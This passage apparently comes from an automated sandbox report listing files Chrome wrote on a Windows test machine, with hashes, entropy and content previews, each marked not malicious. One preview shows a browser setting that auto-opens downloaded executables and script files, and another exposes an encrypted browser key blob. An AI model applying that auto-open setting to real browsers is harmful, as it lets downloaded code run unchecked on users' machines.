","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","7355378"],"daily_received_length":["0","0","0","0","0","0","0",

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\adcb463e-4634-488d-9fc0-24f2483371ee.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	17702
Entropy (8bit):	5.577441700847225
Encrypted:	false
SSDEEP:	384:qxhtoLlxgXL1kXqKf/pUZNCgVLH2HfDyrUWOtI4W:XLlML1kXqKf/pUZNCgVLH2HfWrUW0Il
MD5:	609089CF54CEC576AC1C1BCE9A78A606
SHA1:	404777A2F6104AB9A128BDEEF15F008BD71C6DBD
SHA-256:	9796F45297D2A280FB59DEE6E6C4EE6D0880990C955A31839D649D0CA1061EA4
SHA-512:	101D846C34E9A468267614578CE1FF4D887E6769940DFA5D0099166A96ABE6F354CDBF1AE380C8B38FE1DCA9C9187E181D6A397413139FAD183B8B41C5143F8
Malicious:	false
Preview:	{"download":{"always_open_pdf_externally":true,"directory_upgrade":true,"extensions_to_open":"pdf:doc:docx:docxm:docm:xls:xlsx:xlsxm:xlsm:ppt:pptx:pptxm:pptm:mht:rtf:pub:vsd:mpp:mdb:dot:dotm:xlsb:xll:hwp:show:cell:hwpx:hwt:jtd:zip:iso:7z:rar:tar:vbs:js:jse:vbe:exe:html:htm:xhtml:tbz2:lz"},"extensions":{"settings":{"ahfgeienlihckogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","system.cpu","system.memory","system.network"],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events":[],"from_bookmark":false,"from_webstore":false,"incognito_content_settings":[],"incognito_preferences":{},"install_time":"13296990331587723","location":5,"manifest":{"app":{"launch":{"web_url":"https://chrome.google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons":{"128":"webstore_i

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\aeba7fb6-50c3-4274-9dbc-9ce70b84ce82.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	4901
Entropy (8bit):	4.966759151465288
Encrypted:	false
SSDEEP:	48:YczOUklSLkSwHj2cebhqAjiqTlYqlQKHoTw0GqCH3CH3G/s8C1Nfct/9BhUJo3KY:nkC6J41pcKIN0ok0JCKL8bbOTQVuwn
MD5:	5F11DB6A318D56B4DF48B4B1837895D5
SHA1:	C5BFFEEF3FE997D2156F8AE3A61D46E0C8FEDA92
SHA-256:	0EE782E4B748189244794EB7AE94055CB921DAE16011C5F8F4D6D104FA45917B
SHA-512:	8CD1DF92BA960D5E48C903DAE4E2CF43C204A84C48E76B88A3FEBC0CE509059CA6B547C0B482D28540BEC4DC6F7045DB8E1A3E861C4AAA6DC66BFA843143 629
Malicious:	false

Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13296990332270044","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245951485614034","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245951692116406","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":false,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","7355378"],"daily_received_length":["0","0","0","0","0","0","0",

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\c8200e31-e238-463c-833a-2fb670fb306d.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	4901
Entropy (8bit):	4.966909531584586
Encrypted:	false
SSDEEP:	48:YczOUklSLkSwHj2cebsqAjiqTlYqlQKHoTw0GqCH3CH3G/s8C1Nfct/9BhUJo3KY:nkC6g41pcKIN0ok0JCKL8bbOTQVuwn
MD5:	A7116417B2347E3CB569BA7488A801A4
SHA1:	1558783625159A63A69D22158100D1D88110454C
SHA-256:	CC55E629C41AF12570C38A18C69791FEACB613941CAB445849B519AB6E75A3CF
SHA-512:	D785C471E41C0C0AE65813E5D7840A5FFA452BE1266F079A985C8C484AC1BFFBC076515F199BC39288C032297D9DB0636FE77839A19AD4B6B5D14BF17CED256 2
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13296990332270044","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245951485614034","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245951692116406","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":false,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","7355378"],"daily_received_length":["0","0","0","0","0","0","0",

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\cc663c32-25e2-48bf-b487-e9134460487d.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	4901
Entropy (8bit):	4.966759151465288
Encrypted:	false
SSDEEP:	48:YczOUklSLkSwHj2cebhqAjiqTlYqlQKHoTw0GqCH3CH3G/s8C1Nfct/9BhUJo3KY:nkC6J41pcKIN0ok0JCKL8bbOTQVuwn
MD5:	5F11DB6A318D56B4DF48B4B1837895D5
SHA1:	C5BFFEEF3FE997D2156F8AE3A61D46E0C8FEDA92
SHA-256:	0EE782E4B748189244794EB7AE94055CB921DAE16011C5F8F4D6D104FA45917B
SHA-512:	8CD1DF92BA960D5E48C903DAE4E2CF43C204A84C48E76B88A3FEBC0CE509059CA6B547C0B482D28540BEC4DC6F7045DB8E1A3E861C4AAA6DC66BFA843143 629
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13296990332270044","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245951485614034","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245951692116406","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":false,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","7355378"],"daily_received_length":["0","0","0","0","0","0","0",

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\data_reduction_proxy_leveldb\000004.dbtmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	16
Entropy (8bit):	3.2743974703476995
Encrypted:	false
SSDEEP:	3:1sjgWIV//Rv:1qIFJ
MD5:	6752A1D65B201C13B62EA44016EB221F
SHA1:	58ECF154D01A62233ED7FB494ACE3C3D4FFCE08B
SHA-256:	0861415CADA612EA5834D56E2CF1055D3E63979B69EB71D32AE9AE394D8306CD
SHA-512:	9CFD838D3FB570B44FC3461623AB2296123404C6C8F576B0DE0AABD9A6020840D4C9125EB679ED384170DBCAAC2FA30DC7FA9EE5B77D6DF7C344A0AA030E0 89
Malicious:	false
Preview:	MANIFEST-000004.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\data_reduction_proxy_leveldb\CURRENT (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	16
Entropy (8bit):	3.2743974703476995
Encrypted:	false
SSDEEP:	3:1sjgWIV//Rv:1qIFJ
MD5:	6752A1D65B201C13B62EA44016EB221F
SHA1:	58ECF154D01A62233ED7FB494ACE3C3D4FFCE08B
SHA-256:	0861415CADA612EA5834D56E2CF1055D3E63979B69EB71D32AE9AE394D8306CD
SHA-512:	9CFD838D3FB570B44FC3461623AB2296123404C6C8F576B0DE0AABD9A6020840D4C9125EB679ED384170DBCAAC2FA30DC7FA9EE5B77D6DF7C344A0AA030E0 89
Malicious:	false
Preview:	MANIFEST-000004.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\e17edae4-b2e7-4002-b37d-2d5696f0f850.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	modified
Size (bytes):	1814
Entropy (8bit):	4.886201410096686
Encrypted:	false
SSDEEP:	48:Y2TntwCXGDH3qyvz5sSBGsS+RLsSw/SwuSqsS2MHBYhbD:JTnOCXGDHa+z5Bo+xw6wuJ2GuhH
MD5:	03F02A289230C73B967A000783484260
SHA1:	A7BA60924599214CE23EA0F18CF70B446ABE1F5E
SHA-256:	6F927C5B752FA1555F7AC2F5F5A462A37CAE94470029C5BEBF1B98AC4291A514
SHA-512:	631590904A68904D300C03EFAABE5F1C5FF139887717559E810F18D86D37E77D0F09FB8858C6E11BD5EE8B174F707B62CE1A5D8A8C3936BF05D3FE7EEB28362
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"isolation":[],"server":"https://www.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://www.google.com","s upports_spdy":true},{"isolation":[],"server":"https://ssl.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://fonts.gstatic.com","supports_spdy":true},{"isolation": [],"server":"https://apis.google.com","supports_spdy":true},{"isolation":[],"server":"https://play.google.com","supports_spdy":true},{"isolation":[],"server":"https://ogs.google.c om","supports_spdy":true},{"isolation":[],"server":"https://www.googleapis.com","supports_spdy":true},{"isolation":[],"server":"https://clients2.googleusercontent.com","s upports_spdy":true},{"isolation":[],"server":"https://dns.google","supports_spdy":true},{"alternative_service":[{"advertised_versions":[50],"expiration":"1329958233465094 8","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://redirector.gvt1.com"},{"alternative_service":[{"advertised_

C:\Users\user\AppData\Local\Google\Chrome\User Data\Last Browser	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	106
Entropy (8bit):	3.138546519832722
Encrypted:	false
SSDEEP:	3:tbloIlrJ5ldQxl7aXVdJiG6R0RlAl:tbdlrnQxZaHIGi0R6l
MD5:	DE9EF0C5BCC012A3A1131988DEE272D8
SHA1:	FA9CCBDC969AC9E1474FCE773234B28D50951CD8
SHA-256:	3615498FBEF408A96BF30E01C318DAC2D5451B054998119080E7FAAC5995F590
SHA-512:	CEA946EBEADFE6BE65E33EDFF6C68953A84EC2E2410884E12F406CAC1E6C8A0793180433A7EF7CE097B24EA78A1FDBB4E3B3D9CDF1A827AB6FF5605DA3691 724
Malicious:	false
Preview:	C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.G.o.o.g.l.e.\.C.h.r.o.m.e.\.A.p.p.l.i.c.a.t.i.o.n.\.c.h.r.o.m.e...e.x.e.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Last Version	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	13
Entropy (8bit):	2.8150724101159437
Encrypted:	false
SSDEEP:	3:Yx7:4

MD5:	C422F72BA41F662A919ED0B70E5C3289
SHA1:	AAD27C14B27F56B6E7C744A8EC5B1A7D767D7632
SHA-256:	02E71EB4C587FEB7EE00CE8600F97411C2774C2FC34CB95B92D5538E7F30DA59
SHA-512:	86010ED2B2EEBDCC5A8A076B37703669C294C6D1BFAAEA963E26A9C94B81B4C53EC765D9425E5B616159C43923F800A891F9B903659575DF02F8845521F8DC4
Malicious:	false
Preview:	85.0.4183.121

C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State (copy)

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	196047
Entropy (8bit):	6.044733898784882
Encrypted:	false
SSDEEP:	3072:A2u8ttIkp++ThccJGe2NY7Z5gRUT/Ylb5FcbXafIB0u1GOJmA3iuRd:Httj+tcJGFkZmRxaqfIlUOoSiuRd
MD5:	41B6116B1008B13B9233843B14106982
SHA1:	F48AC793575C02FEB7E0DD37D4D54D66AD593373
SHA-256:	39CB5F58677CC3126BA7C42B95D385A2D7D34A192FE0F4417D6877ED563AD5F0
SHA-512:	B607624DA0C4E99DFAD797A1B450EBB9FBE14E182428F7F986D1E3A8B9DFF84A1EBE62BDB29338FEA1D4C1A438CDC91CFD21DD178342266E0F1EBEAB8AEFB1EB
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.652516733892724e+12,"network":1.652484335e+12,"ticks":114876714.0,"uncertainty":4312923.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABL95WKt94zTZq03WydzHLcAAAAAAIAAAAAABBmAAAAAQAAIAAAABAL2tyan+lsWtxhoUVdUYrYiwg8iJkppNr2ZbBFie9UAAAAAA6AAAAAAgAAIAAAABDv4gjLq1dOS7lkRG21YVXojnHhsRhNbP8/D1zs78mXMAAAAB045Od5v4BxiFP4bdRYJjDXn4W2fxYqQj2xfYeAnS1vCL4JXAsdfljw4oXIE4R7l0AAAABlt36FqChftM9b7EtaPw98XRX5Y944rq1WsGWcOPFyXOajfBL3GXBUhMXghJbDGb5WCu+JEdxaxLLxaYPp4zeP"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13291230639615112"},"plugins":{"metadata":{"adobe-flash-player":{"disp

C:\Users\user\AppData\Local\Google\Chrome\User Data\Module Info Cache (copy)

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	95428
Entropy (8bit):	3.7444859998977535
Encrypted:	false
SSDEEP:	384:lT8jDhmspKNhVyIPONvrsvbh3kjl8H1YGAfr6FbTx8lhBQr6nmSWImxvTn8ON9bS:hqKNdyZ0cMejn5F8PbO5K3xTJQ
MD5:	171C3FDAE8A2E370164B76B68D5EC330
SHA1:	DAA105764BB509383376B7EA2C7BC8772E6E4091
SHA-256:	7DD50E1294AD0AB89244DF2046CD4D5A8EE2E01BD8AC1E38F2DD31009A53EACE
SHA-512:	212C9D8227182373B757ADDD0E45F57638372BD971EC8EE5D8303AECC35932BC6D6B7549A5989EA133AE5DA433FF8C37A6AD9776EB8E0539912AB7BE4177AC1
Malicious:	false
Preview:	.t.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L..P!...[)...%.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .o.f.f.i.c.e.\.o.f.f.i.c.e .1.6.\.....g.r.o.o.v.e.e.x...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .2.0.1.6...*...M.i.c.r.o.s.o.f.t. .O.n.e.D.r.i.v.e. .f.o.r. .B.u.s.i.n.e.s.s. .E.x.t.e.n.s.i.o.n.s.....1.6...0...4.7.1.1...1.0 .0.0.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L.....M.i.c.r.o.s.o.f.t. .C.o.r.p.o.r.a.t.i.o.n...(\8.D...C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.C.o .m.m.o.n. .F.i.l.e.s.\.M.i.c.r.o.s.o.f.t. .S.h.a.r.e.d.\.O.F.F.I.C.E.1.6.\.m.s.o.s.h.e.x.t...d.l.l..@.....U/...%.c.o.m.m.o.n.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .s.h.a.r.e.d.\.o.f .f.i.c.e.1.6.\.....m.s.o.s.h.e.x.t...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e.)...M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .S.h.e.l.l. .E.x.t.e.n.s.i.o.n. .H.a.n.d.l.e.r.s.....1.6...0...4.2.6.6...1.0.0.1.....D...C .:.\.P.r.o.g.r.a.m.

C:\Users\user\AppData\Local\Google\Chrome\User Data\b6ddc1ec-ba7c-45e0-90ee-edfa74d1c398.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	195953
Entropy (8bit):	6.044468082787523
Encrypted:	false
SSDEEP:	3072:A2u8ttIkp++ThccJGe2NY7Z5gRUT/Ylb5FcbXafIB0u1GOJmA3iuRd:Httj+tcJGFkZmRxaqfIlUOoSiuRd
MD5:	1EED266743E04F2CBB149D5314A659DC
SHA1:	BEE4ED4A9BE5D1C7E3BE89DE55BF6E4FACE3B99C
SHA-256:	9FF65266587A08978171A8584A79BEBB2A9F095FB835D51DCA1B6F25515858FD
SHA-512:	F16E3415A8DDC9153C3BB59B13A8B34D2C838BD7AC58FE20A96DA6127F8F47E794508FC42D27CD755627B30BB59A4FEB24DFEA81930B7046A0DAAE5620D18320

Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.652516733892724e+12,"network":1.652484335e+12,"ticks":114876714.0,"uncertainty":4312923.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABL95WKt94zTZq03WydzHLcAAAAAAIAAAAAABBmAAAAAQAAIAAAABAL2tyan+lsWtxhoUVdUYrYiwg8iJkppNr2ZbBFie9UAAAAAA6AAAAAAgAAIAAAABDv4gjLq1dOS7lkRG21YVXojnHhsRhNbP8/D1zs78mXMAAAAB045Od5v4BxiFP4bdRYJjDXn4W2fxYqQj2xfYeAnS1vCL4JXAsdfljw4oXIE4R7l0AAAABlt36FqChftM9b7EtaPw98XRX5Y944rq1WsGWcOPFyXOajfBL3GXBUhMXghJbDGb5WCu+JEdxaxLLxaYPp4zeP"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13291230639615112"},"plugins":{"metadata":{"adobe-flash-player":{"disp

C:\Users\user\AppData\Local\Google\Chrome\User Data\cfe01dc0-9df0-41bd-8595-b02cdb4d6047.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	SysEx File -
Category:	dropped
Size (bytes):	94708
Entropy (8bit):	3.744638105213096
Encrypted:	false
SSDEEP:	384:1T8jDhmspKNhVyIPONvrsvbh3kjl8H1YGAfr6FbTx8lhBQr6nmSVmxvTn8ON9bNy:RqKNdyZccMejn5F8PbO5K3xTJy
MD5:	FA42A1461AC985A1705FD342BE8687FB
SHA1:	05CA1C88399DBF6EA7C4349A5EEBC2509555C483
SHA-256:	B769B180BE878DD4441454E5B4C6ACD174B4C391BF5BB4EACF3BDB7908E7EAE1
SHA-512:	12393AC0439D6D884DF7A1682949E2FCB891AF73B42246568D94C49EB4094EF8C8A9204805BB99011E5247B30D40BB41FEA0B4844E659106ECA580A96DCE5C9
Malicious:	false
Preview:	.q.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L..P!...{)...%.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .o.f.f.i.c.e.\.o.f.f.i.c.e .1.6.\.....g.r.o.o.v.e.e.x...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .2.0.1.6...*...M.i.c.r.o.s.o.f.t. .O.n.e.D.r.i.v.e. .f.o.r. .B.u.s.i.n.e.s.s. .E.x.t.e.n.s.i.o.n.s.....1.6...0...4.7.1.1...1.0 .0.0.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L.....M.i.c.r.o.s.o.f.t. .C.o.r.p.o.r.a.t.i.o.n...(\8.D...C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.C.o .m.m.o.n. .F.i.l.e.s.\.M.i.c.r.o.s.o.f.t. .S.h.a.r.e.d.\.O.F.F.I.C.E.1.6.\.m.s.o.s.h.e.x.t...d.l.l..@.....U/...%.c.o.m.m.o.n.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .s.h.a.r.e.d.\.o.f .f.i.c.e.1.6.\.....m.s.o.s.h.e.x.t...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e.)...M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .S.h.e.l.l. .E.x.t.e.n.s.i.o.n. .H.a.n.d.l.e.r.s.....1.6...0...4.2.6.6...1.0.0.1.....D...C .:.\.P.r.o.g.r.a.m.

C:\Users\user\AppData\Local\Temp\16697782-86ae-47f2-b96a-d1ba176043a7.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	Google Chrome extension, version 3
Category:	dropped
Size (bytes):	248531
Entropy (8bit):	7.963657412635355
Encrypted:	false
SSDEEP:	3072:r+nmRykNgoldZ8GjJCiUXZSk+QSVh85PxEalRVHmcld9R6yYfEp4ABUGDcaKklrv:k3oF4Z4h45P99Fld9RBQYBVcaxlnfL
MD5:	541F52E24FE1EF9F8E12377A6CCAE0C0
SHA1:	189898BB2DCAE7D5A6057BC2D98B8B450AFAEBB6
SHA-256:	81E3A4D43A73699E1B7781723F56B8717175C536685C5450122B30789464AD82
SHA-512:	D779D78A15C5EFCA51EBD6B96A7CCB6D718741BDF7D9A37F53B2EB4B98AA1A78BC4CFA57D6E763AAB97276C8F9088940AC0476690D4D46023FF4BF52F3326088
Malicious:	false
Preview:	Cr24.....0..."0...*.H.....0.....\7c.<.....Fto.8.2'5..qk...%....2...C.F.9.#..e.xQ.....[...L|....3>/....u.:T.7...(.yM...?V.<?.....1.a...O?d.....A.H..'.MpB..T.m..Vn Ip..>k.|1..n.<Fb..f..*Q1.....s..2..{*.6....Pp....obM..1.....b1.....(.u^.'z.....v.F.W.X4."-*eu...b.....\..F!...b...l5....zJ.q.....L].....w[T0.6....E.....r..%Z.vFm.9..5!,.~g5...;.t...']....+A.....u.. ..k...e..&..l.6r[yU...%..f.....N..V.....<+.....l..}.{...z...)y.n..'..).....,.b....5.08K%..O.g..D.S.F5o..<(....>....\f..X..I..2."l...w....7f|.~.c.4.E.....0..0...*.H.....0.....).'..b.*$w\$.q&.]zF_2.. ;...?.U,...W..L1.2...R..#....W.....c1k.$W..$.J....+M!.Hz.n`U.I)N.|b.I....{.K@]6.LlP/....](.A.....I...).H....IQ.y.;MG.d..ix..#f.Z$|..|.?...0K...t"i..s...Y..%.Ky....0...{.!+.~v.;....J.....Z ....).(6..@?v.;~..2..c....[0Y0...*.H.=....*.H.=....B.....r...2..+Y.I...k..bR.j5Sl..8.....H"i.-l..`.Q.{...F0D. .0...|!..A..L.+.=...kP.!.1..

C:\Users\user\AppData\Local\Temp\6352_387746153_metadata\verified_contents.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	3034
Entropy (8bit):	5.876664552417901
Encrypted:	false
SSDEEP:	48:p/hEc9q0S+UTKYM43z8nqMsfWRUWEADM/W9n7lqFkakzcVTGkcYTPi6zM:RGcg5z/jjjHgUnV278+aWLy4
MD5:	8B6C3E16DFBF5FD1C9AC2267801DB38E
SHA1:	F5CADC5914DF858C96C189B092BC89C29407BBAA
SHA-256:	FD986A547D9585E98F451B87CA85DEB4B61EE540C6FAC678D7BEDABF04653095
SHA-512:	37048EF8FADF62A26CAEC6EE90AC192429AB1E99424E5C68FACA90C0DAD68642C761FDCAC03FC38FA930841F91FA145A6943EC7F168D4F2FA426F1F092C2F502
Malicious:	false

Preview:	[{"description":"treehash per file","signed_content":{"payload":"eyJjb250ZW50X2hhc2hlcyI6W3siYmxvY2tfc2l6ZSI6NDA5NiwiZGlnZXN0Ijoic2hhMjU2IiwiZmlsZXMiO lt7InBhdGgiOiJfcGxhdGZvcm1fc3BlY2lmaWMveDg2XzY0L3BuYWNsX3B1YmxpY19wbmFjbF9qc29uIiwicm9vdF9oYXNoIjoiVkNUSHNJVHNUSXVncWNhV2ctWHVpTU1 sdWloV1FSTE1sQnpTTGprdGhETSJ9LHsicGF0aCI6Il9wbGF0Zm9ybV9zcGVjaWZpYy94ODZfNjQvcG5hY2xfcHVibGljX3g4Nl82NF9jcnRiZWdpbl9mb3JfZWhfbyIsI nJvb3RfaGFzaCI6ImxINWt2a1BvSVZZczZKVHhyOHc5Q2MxXzloVEJCX3lVSlF6VDZseVVNd0kifSx7InBhdGgiOiJfcGxhdGZvcm1fc3BlY2lmaWMveDg2XzY0L3BuYWN sX3B1YmxpY194ODZfNjRfY3J0YmVnaW5fbyIsInJvb3RfaGFzaCI6IkVuLVFQTW1HUm1xbG9Ud1gzOTAzckpsMkw0R25sQmdET1FhZlNKaHJ4Nk0ifSx7InBhdGgiOiJfc GxhdGZvcm1fc3BlY2lmaWMveDg2XzY0L3BuYWNsX3B1YmxpY194ODZfNjRfY3J0ZW5kX28iLCJyb290X2hhc2giOiJkT2lJVzRmdEdGNW9FY0k1UXYyYjBmd XNrUlYyaUVtdmxhbmV6MlpFc3VvIn0seyJwYXRoIjoiX3BsYXRmb3JtX3NwZWNpZmljL3g4Nl82NC9wbmFjbF9wdWJsaWNfeDg2XzY0X2xkX25leGUiLCJyb290X2hhc2g iOiIzNEU5QU9EMmpqLWNoMzZQZ0NVV0YtMUpYWVhVdlNGY1I4bks1aWppcWNjIn0seyJwYXRoIjoiX3B

C:\Users\user\AppData\Local\Temp\6352_387746153_platform_specific\x86_64\pnacl_public_pnacl_json	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	507
Entropy (8bit):	4.68252584617246
Encrypted:	false
SSDEEP:	12:TjLJ7qaVgPPd8bdzQBXefosmc5T9+n6e1Cetm1JXcAwA:TJ7jViPOd8wfHmZ6RP15
MD5:	35D5F285F255682477F4C50E93299146
SHA1:	FB58813C4D785412F05962CD379434669DE79C2B
SHA-256:	5424C7B084EC4C8BA0A9C69683E5EE88C325BA28564112CC941CD22E392D8433
SHA-512:	59DF2D5F2684FACC80C72F9C4B7E280F705776076C9D843534F772D5A3D578BEE04289AEE81320F23FB4D743F3969EDF5BA53FEBBAC8A4D27F3BC53BCF271C E
Malicious:	false
Preview:	{. "COMMENT": [. "This file serves as a template for the resource info description used by ", . "the NaCl Chrome plugin. It is kept in the NaCl repository to prevent ", . "hard-coding of NaCl-specific information inside the Chrome repository.".], . "abi-version": 1, . "pnacl-arch": "x86-64", . "pnacl-ld-name": "ld.nexe", . "pnacl-llc-name": "pnacl-llc.nexe", . "pnacl-sz-name": "pnacl-sz.nexe", . "pnacl-version": "5dfe030a71ca66e72c5719ef5034c2ed24706c43".}

C:\Users\user\AppData\Local\Temp\6352_387746153_platform_specific\x86_64\pnacl_public_x86_64_crtbegin_for_eh_o	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ELF 64-bit LSB relocatable, x86-64, version 1 (SYSV), not stripped
Category:	dropped
Size (bytes):	2712
Entropy (8bit):	3.4025803725190906
Encrypted:	false
SSDEEP:	48:b/5D5V5PK82aTS6aTTw0Do1DttoyDNsEA:b/hbVic1ZtLDNsE
MD5:	604FF8F351A88E7A1DBD7C836378AE86
SHA1:	9D8D89AE9F13D6306E619A4EAAD51EDE91A5F9F3
SHA-256:	947E64BE43E821562CE894F1AFCC3D09CD7FF614C107FC94250CD3EA5C943302
SHA-512:	85B1EDA4C473E00034EE627B7ABB894A77E521BC6A91A91A4A3744CA7511CB0AF10B9723D9ECC2CE3378DD70B659DF842D8C11875958CB77070CF01EC0A158 40
Malicious:	false
